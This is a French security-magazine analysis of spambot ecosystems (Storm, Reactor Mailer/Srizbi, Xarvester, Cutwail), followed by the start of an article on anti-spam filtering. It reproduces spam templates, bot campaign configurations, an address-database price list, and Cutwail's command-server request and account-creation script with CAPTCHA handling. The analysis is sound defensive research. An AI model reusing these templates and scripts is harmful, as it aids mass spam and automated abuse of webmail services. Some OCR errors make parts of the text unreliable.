Une autre technique est fréquemment utilisée : l'insertion de lien de désinscription (*Unsubscribe*) dans le corps du message. Si un internaute clique sur un tel lien en pensant bien naïvement éviter les prochaines rafales de pourriels, il confirme au spammeur l'existence de sa boîte aux lettres et le fait que celle-ci est active. L'adresse IP source du clic peut aussi être croisée avec les informations de géolocalisation obtenues lors de l'infection.




Figure 2 : Lien de désinscription

Une bonne base d'adresses est aussi une denrée qui se monnaye bien. Voici quelques exemples de prix de location et d'achat proposés sur un site au nom éloquent (advert1.ru, 1.000 roubles équivalent à 23 euros) :

Database is	Number of addresses	Price 1 million	Price for the entire base
All Russia	16,000,000	3.900 p	25.000 p
Russia nat. person	9,840,000	3.900 p	18.000 p
Russia jur. person	6,101,000	3.900 p	14.000 p
All Moscow + Oblast	6,840,000	3.900 p	12.000 p
Moscow Phys. person	5.937000.000	3.900 p	10.000 p
Moscow jur. person	508,000	3.900 p	3.900 p
All Petersburg	1,599,000	3.900 p	9.500 p
Petersburg jur. person	292,000	3.900 p	3.900 p
Petersburg nat. person	1.307 .. 000	3.900 p	8.000 p
Australia	10,000,000	3.900 p	20.000 p
Argentina	1,000,000	3.900 p	2.500 p
United Kingdom	8,000,000	3.900 p	22.000 p

Figure 3 : Tarifs de spam

United States	50,000,000	3.900 p	100.000 p
Turkey	2,000,000	3.900 p	5.500 p
Ukraine	1,000,000	4.500 p	4.500 p
Florida	100,000	3.900 p	2.500 p
France	3,000,000	3.900 p	7.000 p
Switzerland	1,000,000	3900 p	4.500 p
Japan	2,000,000	3.900 p	6.000 p

Figure 4 : Tarifs (suite)

2 Template de spam

L'introduction des *template-based bots* a été une petite révolution. Storm Worm/Zhelatin est un bon exemple de ce tournant technique.

Plutôt que du code ou des éléments de code contenus dans ses binaires, Storm Worm/Zhelatin utilise un moteur qui permet, à l'aide de données reçues du canal de contrôle et de macros, de générer des pourriels avec un maximum de souplesse, ce qui autorise un renouvellement très fréquent du type de spams et de leur contenu.

Les données utilisées pour construire les en-têtes de messages se présentent ainsi :

```
5~!1187903912~!Received: from %^C0%^P%^R6-12^%:qwertyuiopasdfghjklzx
cvbnm^%^% by %^A^% with local (Exim 4.6%^R2-7^% (FreeBSD))
        id %^C1%^M^%-0@0%^P3:QWERTYUIOPASDFGHJKLZXCVBNM1234567890^%-
%^P2:QWERTYUIOPASDFGHJKLZXCVBNM1234567890^%^%
        for %^@^%; %^D^%
To: <%^@^%>
Subject: %^Fancs^%
From: <%^C5%^Fnames^%@%^Fdomains^%^%>
Content-Type: text/html;charset=windows-1252
Content-Transfer-Encoding: 7BIT
Message-Id: <%^V1^%@%^A^%>
Sender: User %^V0^% <%^V0^%@%^A^%>
Date: %^D^%
```

Les macros sont identifiées par les caractères %.

Pour le corps du message en tant que tel, voici un exemple de modèle :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<body>
%^V5^% %^Fanc1^% %^C4%^Fancf^%^%.<br>
<br>
%^Fanc2^% %^Fanc3^%<br>
<a href="http://%^Flinksh^%/">%^V4^%</a><br>
<br>
%^Fanc4^%<br>
%^V4^%<br>
</body>
</html>
```

AUTOUR DE L'ARTICLE...

▪ NUAGES DE SPAMS

Un nuage de mots (*words cloud*) est une représentation graphique de l'importance de certains mots : la taille de chaque mot du nuage est proportionnelle à leur nombre d'occurrences dans un texte donné.

Nous avons observé récemment le comportement d'un *spambot* qui, en à peine 30 minutes, a envoyé 2903 pourriels pour plusieurs campagnes simultanées.

Voici les nuages de mots réalisés à l'aide de Wordle [1] à partir des objets de ces pourriels :



Figure 1 : Campagne de promotion pour des montres contrefaites



Figure 2 : Campagne de promotion pour des accessoires de luxe de contrefaçon



Figure 3 : Campagne de promotion pour des faux diplômes



Figure 4 : Campagne de promotion pour des médicaments anti-panne



Figure 5 : Campagne de promotion pour des logiciels pirates

Lien : [1] http://www.wordle.net/

Suivent ensuite différentes listes de mots-clés, qui vont être utilisés pour « boucher » les trous. Par exemple, pour remplir le champ *From*, la macro suivante est appelée :

```
From: <%^C5%^Fnames^%@%^Fdomains^%^%>
```

Fnames désigne la liste **names**, qui contient les entrées suivantes :

```
albertina.liguori
albertinaling
alberto
albertojvm
albertonn
alicia_aday
alicialloyd
aliciawow
aliennutz
alvts
alyson.l.roush-1
(etc...)
```

Chaque entrée est ensuite concaténée à l'aide de l'arobase aux noms de domaines contenus dans la liste *domains* (**Fdomains**), dont voici un extrait :

```
1000costumes.com
18oncam.com
247media.com
263.net
3nventuretec.com
4indians.net
7-11.com
758.com
a-trucks.com
aaachicago.com
aaainc.com
abakus.fr
```

En combinant les éléments de chacune de ces listes, on obtient un nombre virtuellement illimité d'adresses usurpées, chaque pourriel pouvant ainsi être « unique ».

Ce mode de formation des spams est rapidement devenu la norme.

3 Reactor Mailer & Srizbi : le mail-bomber atomique

3.1 Reactor Mailer

Dans l'arsenal de tout bon spammeur, on trouvait jusqu'à récemment le kit *Reactor Mailer*. Ce kit est décrit ainsi par ses développeurs :

« Qu'est-ce qu'un *cluster* ? Pour faire simple, un cluster est un réseau d'ordinateurs réalisant une tâche commune. Dans la pratique, cette approche est utile lorsque les ressources d'une seule machine ne suffisent pas. Une autre caractéristique d'un cluster est sa capacité à s'étendre de manière illimitée : l'ajout d'un nouveau membre est une opération réalisée à la volée qui ne demande que quelques secondes. Au final, la

puissance de calcul de tous les membres du cluster est dédiée à une tâche donnée. (...) Grâce à son architecture modulaire, Reactor n'utilise pas de serveur, mais des agents (*workers*) qui réalisent les envois de courriels. »

Cette description ressemble étonnamment à celle... d'un botnet !

L'auteur de ce kit, « spm », créateur de la société ElphiSoft, a déclaré au magazine russe *Xakep* (*Hacker*) s'être lancé dans le *spam-business* après son divorce et avoir trouvé ainsi une alternative – lucrative – à la vodka, au poker et à d'autres plaisirs plus charnels et coûteux. Son objectif : mettre le spam à la portée du plus grand nombre. Seul prérequis : le spammeur doit fournir les adresses électroniques cibles, spm fixant à 1 million d'enregistrements la taille minimum de la base de « travail ». On estime cependant que le nombre d'adresses utilisées par Reactor Mailer à ses heures de gloire atteignait les 160 millions.

Le schéma suivant décrit l'architecture globale de ce spambot :




Figure 5 : Reactor Mailer

Le spammeur définit une tâche (1), c'est-à-dire une campagne de pollupostage. Il fournit tous les éléments nécessaires à cela : texte, domaines ou adresses électroniques ciblées, date de début et de fin de la campagne, etc. Les agents (2) interrogent régulièrement le cluster Reactor Mailer (RM) afin de prendre leurs ordres et téléchargent (3) les éléments dont ils ont besoin pour rendre le service demandé (4). Durant l'exécution de la tâche programmée, les agents remontent vers le cluster RM des statistiques et des informations telles que nombre de pourriels envoyés, adresses invalides, etc. (5).

Le fonctionnement du système s'articule autour des composants suivants : voir Figure 6.




Figure 6 : Cœur du système Reactor Mailer

Reactor Mailer est administré par une interface web grâce à laquelle le spammeur programme des tâches (1). L'auteur du kit a voulu en faire un outil *user-friendly* rapidement et facilement pris en main. Aucune compétence technique n'est requise, si ce n'est savoir utiliser une souris. Le gestionnaire de tâches (*Task Manager*) déclenche les campagnes de pollupostage en invoquant le serveur (2). Celui-ci va décomposer les campagnes en « atomes » (3) transmis aux workers via HTTP. Dans la terminologie Reactor Mailer, un atome est une division d'une tâche et se matérialise par un fichier de configuration et des fichiers texte qui contiennent tous les éléments nécessaires à la réalisation de cet atome : adresses cibles, sujets, modèle de spam, etc. Cela permet de répartir la charge entre les workers. Chacun d'eux accomplit sa tâche et remonte au serveur ses rapports d'émission (4), qui sont agrégés par le gestionnaire de tâches (5) afin de produire des rapports pour chaque campagne (6).

La division d'une tâche en atomes est un atout à plus d'un titre. Une fois qu'il a reçu son atome, un bot est autonome dans l'exécution de cette commande. Il n'a pas besoin de rester en liaison avec le cluster. D'autre part, les bots sont rarement installés sur des machines stables : certaines vont fonctionner quelques heures, d'autres quelques jours. On ne peut donc pas leur confier du travail pour plusieurs semaines.

Notons que les agents (workers) ne sont officiellement pas fournis par ElphiSoft. Le plus célèbre - et peut-être le seul et unique à ce jour - agent Reactor Mailer fut Srizbi.

3.2 Srizbi

Reactor Mailer n'aurait sûrement pas eu le succès qu'on lui connaît sans Srizbi qui a rempli, au-delà de toute espérance, le rôle de worker.

A son apogée, le botnet comptait plus de 300.000 membres et 12 serveurs Reactor Mailer, pour une force de frappe estimée à près de 60 millions de spams envoyés par jour. Cette capacité de nuisance peut expliquer son déclin suite à des opérations un peu trop médiatisées, notamment un pollupostage massif en « faveur » de Ron Paul, candidat à l'investiture républicaine pour les élections présidentielles américaines de 2008.

Chaque bot reçoit d'un serveur les données relatives à une campagne, à commencer par un fichier de configuration comme celui-ci :

```
task_owner maddreams1
task_id 7
atom_id 131994
pass 0
pipeline 2
max_mails 500
max_sim_conn 40
max_server_sim_conn 5
data 000_data22
data 001_ncommall
data 002_senderna
data 003_sendersu
subj Best replica.
from_addr {rndline 001_ncommall}{rnddig 0,3}@{rndline 000_data22}
from_name {rndline 002_senderna} {rndline 003_sendersu}
to_name
message "message" html en
```

La campagne ainsi planifiée est lancée par maddreams1 (pseudonyme du spammeur qui loue le botnet). Il s'agit de faire la promotion d'un site de montres de contrefaçon, comme celui présenté ci-dessous :



Figure 7 : Vente de « replicas »

On trouve dans ce fichier de configuration des appels à la macro **rndline** (pour *random line*), qui prend en argument le nom d'un fichier et en extrait une ligne prise au hasard. Dans le même ordre d'idée, la macro **rnddig** (pour *random digit*) génère un nombre aléatoire.

Les lignes **data** désignent des fichiers séparés qui contiennent la liste des domaines ciblés, un dictionnaire de noms et prénoms à partir desquels seront forgés les adresses **From**. Le corps du message en tant que tel, qui sera en l'occurrence envoyé au format HTML en anglais (« html en » dans le fichier de configuration), est fourni dans le fichier **message**. Son code simplifié est le suivant :

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<META http-equiv=Content-Type content="text/html;
charset=iso-8859-1">
<META content="MSHTML 6.00.3790.2759" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY>
<font style="font-size:20pt">The Best <font color="#cd0000">REPLICA
WATCHES</font></font>
<font color="#00CC00" size="+1">Luxury trademarks</font>
And also<br><font size="+1">? Handbags & Purses <br>? Luxury Pens
<br>? Tiffany & Co. Jewelry</font></b>
<font style="font-size:20pt" color="#cd0000">Christmas Special!</font>
<b>Receive 15% off total price<br>when you buy 2 or more watches</font>
<br>Click<ahref="http://www.slonoima.com/">here</a>toview</b></font>
</BODY>
</HTML>
```

Voici un autre extrait de fichier de configuration un peu plus complexe :

```
data 004_spamit_1
data fromgen
subj {rndsyn 70%,80%,90%,75%,85%,95%,73%,81%} {rndsyn
discount,lowered prices,prices,goods}
from_addr {rndline 001_ncommall}{rnddig 0,3}@{rndline 000_data22}
from_name {rndline 002_senderna} {rndline 003_sendersu}
to_name
message "message" html en
template 005_exp.tpl
```

La ligne **template** fait référence au fichier **005_exp.tpl**, dont voici le contenu :

```
.boundary
=_{rnddigabc 14}
.content_id
{content_id_outlook}
.content_type
Content-Type: {content_type};
  boundary="{boundary}"
.content_type_plaintext
Content-Type: {content_type};
  charset="{charset}"
Content-Transfer-Encoding: {transfer_encoding}
.content_type_html
Content-Type: {content_type};
  charset="{charset}"
Content-Transfer-Encoding: {transfer_encoding}
.content_type_attach_section_header
Content-Type: multipart/mixed;
  boundary="{boundary}"
.content_type_attach
Content-Type: {content_type};
  name="{file_name}"
Content-Transfer-Encoding: {transfer_encoding}
Content-Disposition: attachment;
  filename="{file_name}"
.content_type_cid_section_header
Content-Type: multipart/related;
  type="multipart/alternative";
  boundary="{boundary}"
.content_type_cid
Content-Type: {content_type};
  name="{file_name}"
Content-Transfer-Encoding: {transfer_encoding}
Content-ID: <{content_id}>
.headers
Date: {message_date}
Message-ID: <{rnddig 5}.{rndline 003_sendersu}@{rndline 003_
sendersu}>
From: {message_from}
To: {message_to}
Subject: {message_subj}
MIME-Version: 1.0
{content_type}
.html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<META http-equiv=Content-Type content="text/html;
charset={charset}">
</HEAD>
<BODY bgColor=#66FF99>
{message_html}
</BODY>
</HTML>
```

Ce modèle est découpé en sections identifiées par un nom précédé d'un point en début de ligne.

On retrouve les macros citées précédemment et certaines sections font elles-mêmes appel à d'autres fichiers, comme la section **.html** qui va puiser le contenu du spam dans le fichier **message** :

```
<P>
{rndsyn Hello,Hi,Dear,My dear} {receiver_login},
be {rndsyn smart,thrifty,clever,wise,intelligent,a smart guy},
{rndsyn buy,purchase} your {rndsyn meds,medications,pills,drugs,phar
maceuticals} from the <A HREF="{rndline 004_spamit_1}">
{rndsyn best,most reliable,most well-known} {rndsyn
provider,supplier,shop,onine shop,online store}.</A>
</P>
```

Une nouvelle macro fait son apparition : **rndsyn**, pour *random synonym*.

Une fois les morceaux assemblés, le spam ressemblera à ceci :

```
Return-Path: <Timetagons@naxs.net>
Delivered-To: xxxxxxxxxxx@aaa.fr
Received: (qmail 31588 invoked from network); 14 Oct 2008 22:52:09 -0000
Received: from 79.30.xx.xxx (HELO filter.xxxx.net) (79.30.xx.xxx)
  by mrelay4-g25.xxxx.fr with SMTP; 14 Oct 2008 22:52:09 -0000
Date: Tue, 20 Mar 2007 20:40:12 -0800
From: Rolexcrousnakes <Timetagons@naxs.net>
Subject: Any Special Occasions
To: <stephxxxx@aaa.fr>,
       <polyglotte.xxxx@aaa.fr>,
       <j.xxxs@aaa.fr>,
       <andrexxxu@aaa.fr>,
MIME-version: 1.0
Content-type: multipart/alternative;
 boundary=UUYT-GEHBycEYCbctw2T1X1-WWDF
Content-transfer-encoding: 7BIT
Original-recipient: rfc822;stephxxx@aaa.fr

--UUYT-GEHBycEYCbctw2T1X1-WWDF
Content-Type: text/plain; charset = "iso-8859-1"
Content-Transfer-Encoding: 7bit

Cant see this email properly then you can see it at

http://bloat.me/YymH

--UUYT-GEHBycEYCbctw2T1X1-WWDF
Content-Type: text/html; charset = "iso-8859-1"
Content-Transfer-Encoding: 7bit

<DIV align=center><FONT face=Arial size=2>Want to look like
a millionaire without actually being one? See these great
ReplicaTimePieces.</FONT></DIV>
<DIV><FONT face=Arial size=2></FONT> </DIV>
<DIV align=center><FONT face=Arial size=2><A
href="http://bloat.me/YymH">Browse</A></FONT></DIV>

--UUYT-GEHBycEYCbctw2T1X1-WWDF--
```


Et parfois, quand un bot part en vrille, le spam ressemble à ceci :

```
From:=20                          # sujet incohérent
To: <<upro_nicolas@xxxxxx.net>>
Subject: {replicasubjects}     # insertion de la ligne du fichier config.
Date: Mon, 25 Jan 2010 22:05:04 -0600
Message-ID: <01ca9e0a$726bcf10$0202a8c0@Holiday Savings <5684378>
MIME-Version: 1.0
Content-Type: text/plain;
        charset=3D"iso-8859-2"
Content-Transfer-Encoding: 7bit

Save money, and put the saved $$ towards something else!

http://yumurl.com/jh0rXR
```


▪ LIVRE : APPLIED SECURITY VISUALIZATION



Après la présentation le mois dernier du livre *Security Data Visualization*, voici celle d'un autre ouvrage sur le même thème, toujours lié au concept d'appréhender la sécurité informatique sous le côté visuel des choses.

Ce livre est écrit par l'un des patrons de la stratégie et sécurité de Splunk [1] et par réciprocité, au fait des problématiques rencontrées dans la vie courante. Nous avons une découpe des 523 pages en 9 chapitres :

- Définition de la visualisation ;
- Présentation de différentes sources de données ;
- Les différentes approches pour les représenter ;
- Comment passer d'images à des graphes ;
- Analyser visuellement les événements de sécurité ;
- Savoir comment reconnaître les trafics en périmétrie de réseau ;
- Visualisation et mise en conformité ;
- Représenter les différents types de menaces en interne ;
- Présentation d'outils de visualisation.

Le premier chapitre va nous présenter les principes de base liés à la visualisation des choses. Le second continue dans cette voie, mais en ajoutant la dimension sources de données disponibles. Le troisième nous montre les différents types de représentation, à savoir les coordonnés parallèles (utilisées par l'outil Picviz), les *Treemaps*, etc.

Le quatrième montre comment construire des graphes à partir de données et les trois suivants présentent les façons de visualiser différents types de menaces et comment conjuguer « voir » et « mettre enconformité ». Le dernier, quant à lui, va nous présenter divers outils disponibles.

Si nous devions résumer les concepts afférents à ce livre, ce serait « une image vaut mieux que plusieurs milliers de lignes de logs ». Il faut aussi noter qu'un CD-Rom de la distribution Davix est ajouté à l'ouvrage. Vous aurez, avec ce dernier, la plupart des outils nécessaires pour vous lancer dans l'analyse et la représentation non plus textuelle, mais visuelle, de ce qui se passe sur vos systèmes et réseaux.

J.-P. L.

Liens

[1] Splunk : http://www.splunk.com

[2] Davix : http://www.secviz.org/node/89

Auteur : Raffael Marty
Éditeur : Addison-Wesley
ISBN : 978-0-321-51010-5

3.3 Tu quoque mi affili !

Reactor Mailer/Srizbi a ainsi sévi durant au moins 2 longues années - 2007/2008 – jusqu'à la fermeture de l'hébergeur McColo, chez qui se trouvaient les serveurs RM.

Une étape avait été franchie avec Storm, qui alliait efficacité et modularité et restait dans l'ensemble un système relativement cohérent. Une autre aurait pu être franchie avec Reactor Mailer, qui présente ce gros avantage d'être une plate-forme d'émission de spams officiellement indépendante des agents qui l'utilisent. Les développeurs de Reactor Mailer ont ainsi mis entre eux et les destinataires des pourriels une distance suffisante pour rester à l'abri des poursuites, la responsabilité des pollupostages incombant principalement aux spammeurs et aux workers.

Reactor Mailer a ainsi toute sa place dans l'écosystème des affilieurs et de leurs affiliés. Les affilieurs ont souvent une vitrine officielle et une existence légale. Ils se présentent comme des entreprises de commerce électronique traditionnelles, dont le chiffre d'affaires est en tout ou partie réalisé à travers un réseau de revendeurs ou d'apporteurs d'affaires chargés de « rabattre » la clientèle vers le magasin en ligne de l'affilieur, moyennant le reversement d'un pourcentage des ventes ainsi réalisées.

S'ils ferment parfois pudiquement les yeux sur la légalité des produits vendus (on trouve ainsi sur leurs cyber-étalages des médicaments, des reproductions de montres de luxe), il y a une ligne jaune que les affilieurs prétendent s'interdire et interdire à leurs affiliés de franchir : le spam.

Dans ce contexte, une plate-forme comme Reactor Mailer permet aux affilieurs, aux affiliés et, dans une certaine mesure, aux spammeurs, de respecter cette interdiction. Un affilié peut passer commande auprès d'un spammeur d'une campagne de promotion pour son site, il n'a qu'à fournir au spammeur le modèle de message et l'adresse ou l'URL du site promu, ainsi que la clientèle ciblée (zone géographique, langue, etc.). Le spammeur crée la tâche correspondante dans Reactor Mailer et les agents se chargent de la distribution. Chaque acteur peut ainsi jurer ses grands Dieux n'avoir jamais eu connaissance du moyen (botnet) utilisé pour envoyer les courriels.

Le spammeur peut aussi être vu comme un *broker* (variante « collecteur d'ordres et négociateur ») : il collecte des ordres de ses clients (des affilieurs) et les fait exécuter à des réseaux de bots.

Son rôle consisterait à :

- fournir des modèles de messages, des listes d'adresses et des données (des « atomes » dans la terminologie Reactor Mailer) ;
- maintenir les serveurs qui distribuent ces informations ;
- fournir aux concepteurs de malwares/bots un composant d'envoi de mails qui saurait utiliser ces ressources ou publier les spécifications techniques de ses « API » (comment créer des mails à partir des modèles et des fichiers de données, etc.).

Autre avantage : si Srizbi est le seul worker Reactor Mailer connu, le système reste « ouvert » à d'autres agents. Il n'est pas interdit de penser qu'un bot comme Storm prenne ses ordres et ses *templates* auprès du même broker qu'un Waledac. A ce propos, Xarvester, apparu fin 2008/début 2009, présente de nombreuses similitudes avec Srizbi, à commencer par le format de son fichier de configuration :

```
taskid 25
atomid 96695
retryip_disabled
retrymx_enabled
log_disabled
```

Il serait bien étonnant que ce ne soit qu'une coïncidence.

Notons, enfin, que Srizbi se propageait à l'aide d'une plate-forme de distribution de *malware*, tâche elle-même déléguée (ou « délocalisée », pour reprendre un terme à la mode) en appliquant le même principe de « feinte ignorance » du caractère illégal du contenu véhiculé de la sorte.

Un bel exemple, en tout cas, de division du travail que ne renierait pas Adam Smith **[2]**.

4 PushDo et Cutwail sont dans un spambot...

En juin 2008, le MAAWG **[3]** préconisait à ses membres ainsi qu'à l'ensemble des FAI mondiaux d'interdire à leurs clients l'utilisation du port 25. On pouvait croire que le spam allait vivre ses dernières heures. Que nenni.

En janvier 2007 est apparu le botnet PushDo. Plus qu'un bot, PushDo est un *downloader* à usages multiples, dont une utilisation fut d'installer le module de spam Cutwail.

Ce module présente la particularité d'utiliser des *webmails* parmi lesquels Hotmail et Live pour envoyer ses pourriels, ce qui est une façon de contourner la fermeture du port 25.

A l'installation, Cutwail envoie cette requête HTTP à son C&C :

```
GET /?bot_id=0&mode=1 HTTP/1.1
Accept-Language: ru
Host: sys282.3fn.net
Connection: Keep-Alive
Cache-Control: no-cache
```

Le serveur lui renvoie un pseudo-code mêlant HTML et XML :

```
<form name = "request" action="./?bot_id=1885614130" method="POST">
<input type=hidden name="bot_id" value="1885614130">
(...)
        <!--To english page registration-->
        <Navigate>https://signup.live.com/newuserdl.
aspx?mkt=en-us&amp;revipc=US&amp;ru=http://mail.live.
com/?newuser=yes&amp;rx=http://get.live.com/mail/opt
ions&amp;rollrs=04&amp;lic=1</Navigate>
       <WaitAnyPagesWithText>
          <Debug>5, fail wait English reg page</Debug>
```

```
        <Text>submitForCP</Text>
        <Text>reg</Text>
        <Text>logout.aspx</Text>
      </WaitAnyPagesWithText>
      <!--LOG OUT-->
      <If_ValidateInBodyHTML>logout.aspx</If_ValidateInBodyHTML>
      <Then_ToLink>
        <TagName>a</TagName>
        <outerHTML>logout.aspx</outerHTML>
      </Then_ToLink>
(...)
<!--CAPTCHA start-->
      <DetectDefenceCaptcha>
        <Hotmail/>
        <Identity>hipImageDirect.srf?</Identity>
        <TagName>img</TagName>
        <SignatInSrc>hipImageDirect.srf?</SignatInSrc>
      </DetectDefenceCaptcha>

      <!--input CAPTCHA-->
      <AttrFillFormOpt>
        <AttrName>id</AttrName>
        <AttrValueNI>iHIP</AttrValueNI>
        <CapthaValueForFill/>
      </AttrFillFormOpt>

      <!--SUBMIT CAPTCHA AND REG-->
      <ClickTag>
        <TagName>BUTTON</TagName>
        <AttrName>title</AttrName>
        <AttrValueNI>I accept</AttrValueNI>
      </ClickTag>
```

Cutwail récupère ainsi tous les éléments dont il aura besoin pour créer des comptes. Le bot est même capable de passer la barrière des CAPTCHA.

Une autre mesure de contournement consiste à utiliser des relais SMTP installés sur des machines compromises. Waledac reçoit ainsi de son canal de contrôle et à intervalles réguliers les adresses de ces machines.

Ci-dessous, une carte des relais utilisés par un bot Waledac durant 48 heures d'observation :



Figure 8 : Relais Waledac à travers le monde




Figure 9 : Spambots modernes

En guise de conclusion

Forts de ce que nous venons de voir, redessinons le schéma de fonctionnement des spambots modernes : voir Figure 9.

Nous y retrouvons les spammeurs (1), qui fournissent les bases d'adresses électroniques et les modèles de pourriels. Leur rôle s'arrête là et ces entrepreneurs d'un genre spécial œuvrent souvent dans des pays qui n'ont pas adopté de législation contraignante contre le pollupostage ou, si elle existe, l'appliquent avec parcimonie.

Autre acteur-clé : l'opérateur de la plate-forme de gestion des campagnes de spam (2). Une fois encore, celui-ci agit aux frontières de la légalité. Au mieux, cet acteur devra changer d'hébergement sous la pression, mais sera rarement mis hors d'état de nuire. Dans le cas de Reactor Mailer, les serveurs ont ainsi dû quitter l'hébergeur américain McColo pour rejoindre l'Europe de l'Est ou l'Asie.

En bas de l'échelle se trouvent les botmasters (3) et (4) dont les réseaux sont régulièrement démantelés, mais renaissent souvent de leurs cendres. En fonction du type de bot exploité, le spam sera expédié directement vers des serveurs SMTP ou des relais pour contourner les fermetures de port (4), ou par l'intermédiaire de webmails (3).

N'apparaissent pas sur cette photo de famille les plate-formes de distribution des maliciels, ni les *phishers*, qui volent aux internautes peu méfiants les identifiants utilisés sur les webmails ou les serveurs SMTP des FAI.

Ces spambots représentent ce que l'on est en droit d'appeler l'état de l'art (de nuire), et réussissent à allier complexité, souplesse et efficacité. Facilement reconfigurables, il y a fort à parier qu'ils se reconvertiront aisément et rapidement aux nouveaux types de spams comme le SPIT (*spam over VoIP*), les spams SMS ou les *spamlinks* (liens publicitaires parasites publiés sur des blogs ou les réseaux sociaux). ■

REMERCIEMENTS

Merci à David Lesperon pour son aide précieuse et sa relecture tatillonne (et vice-versa).

RÉFÉRENCES

[1] http://fr.wikipedia.org/wiki/Philip_Sheridan

[2] « *The only good Indian is a dead Indian* », http://fr.wikipedia.org/wiki/Adam_Smith

[3] *Messaging Anti Abuse Working Group*, http://www.maawg.org

DOSSIER



PROTÉGER SON INFRASTRUCTURE DU SPAM

Nicolas Grenèche, Université d'Orléans (CRI / Projet SDS), nicolas.greneche@univ-orleans.fr

Pascal Pautrat, Université d'Orléans (CRI), pascal.pautrat@univ-orleans.fr

mots-clés : ANTISPAM / BAYES / TECHNIQUES / IMPLÉMENTATIONS / LIBRES / ARCHITECTURES

En matière de lutte contre le spam, il faut distinguer différents niveaux d'action : de la mise hors service de réseaux entiers de spammeurs (affaire McColo [colo]) aux mécanismes de sécurité en frontal de l'infrastructure de messagerie. Dans cet article, nous allons présenter différents outils libres pour vous aider à mettre en place (ou à optimiser) de tels filtres.

1 Introduction

En guise d'introduction, nous allons faire un rappel sur le fonctionnement de la messagerie électronique. Les MTA (*Mail Transfer Agent*) sont les serveurs responsables de l'acheminement du courrier électronique. Cet acheminement se fait conformément au protocole SMTP (*Simple Mail Transfer Protocol*), qui définit la manière de communiquer entre deux MTA en utilisant le protocole TCP. Une adresse e-mail est composée de deux champs séparés par le caractère @ : une partie locale (identifiant de l'utilisateur) et une partie domaine. Lorsqu'un MTA cherche à livrer un e-mail à un utilisateur d'un domaine distant, il commence par effectuer une requête DNS de type MX (*Mail eXchanger*) sur un des serveurs DNS responsables du domaine cible. Si la requête DNS échoue, le MTA doit réessayer plus tard. Si elle ne renvoie aucun enregistrement MX, alors le MTA doit prendre comme MX l'hôte lui-même. Enfin, si la requête est un succès, le MTA prend la liste d'hôtes renvoyée et tente une connexion TCP sur le port 25 de ceux-ci par ordre de priorité. En cas d'erreur permanente, le client renvoie un message d'erreur permanente à l'expéditeur. En cas d'échec temporaire, le client réessaye d'envoyer le message en utilisant les serveurs ayant une priorité inférieure. S'il ne reste plus de serveur dans la liste, le message est alors mis en attente.

Une fois arrivé au MTA de destination, l'e-mail est passé au MDA (*Mail Delivery Agent*). Le MDA est généralement directement exécuté par le MTA afin d'ajouter le message à la boîte aux lettres de l'utilisateur de destination. C'est en fait le MDA qui prend alors en charge la partie finale du traitement.

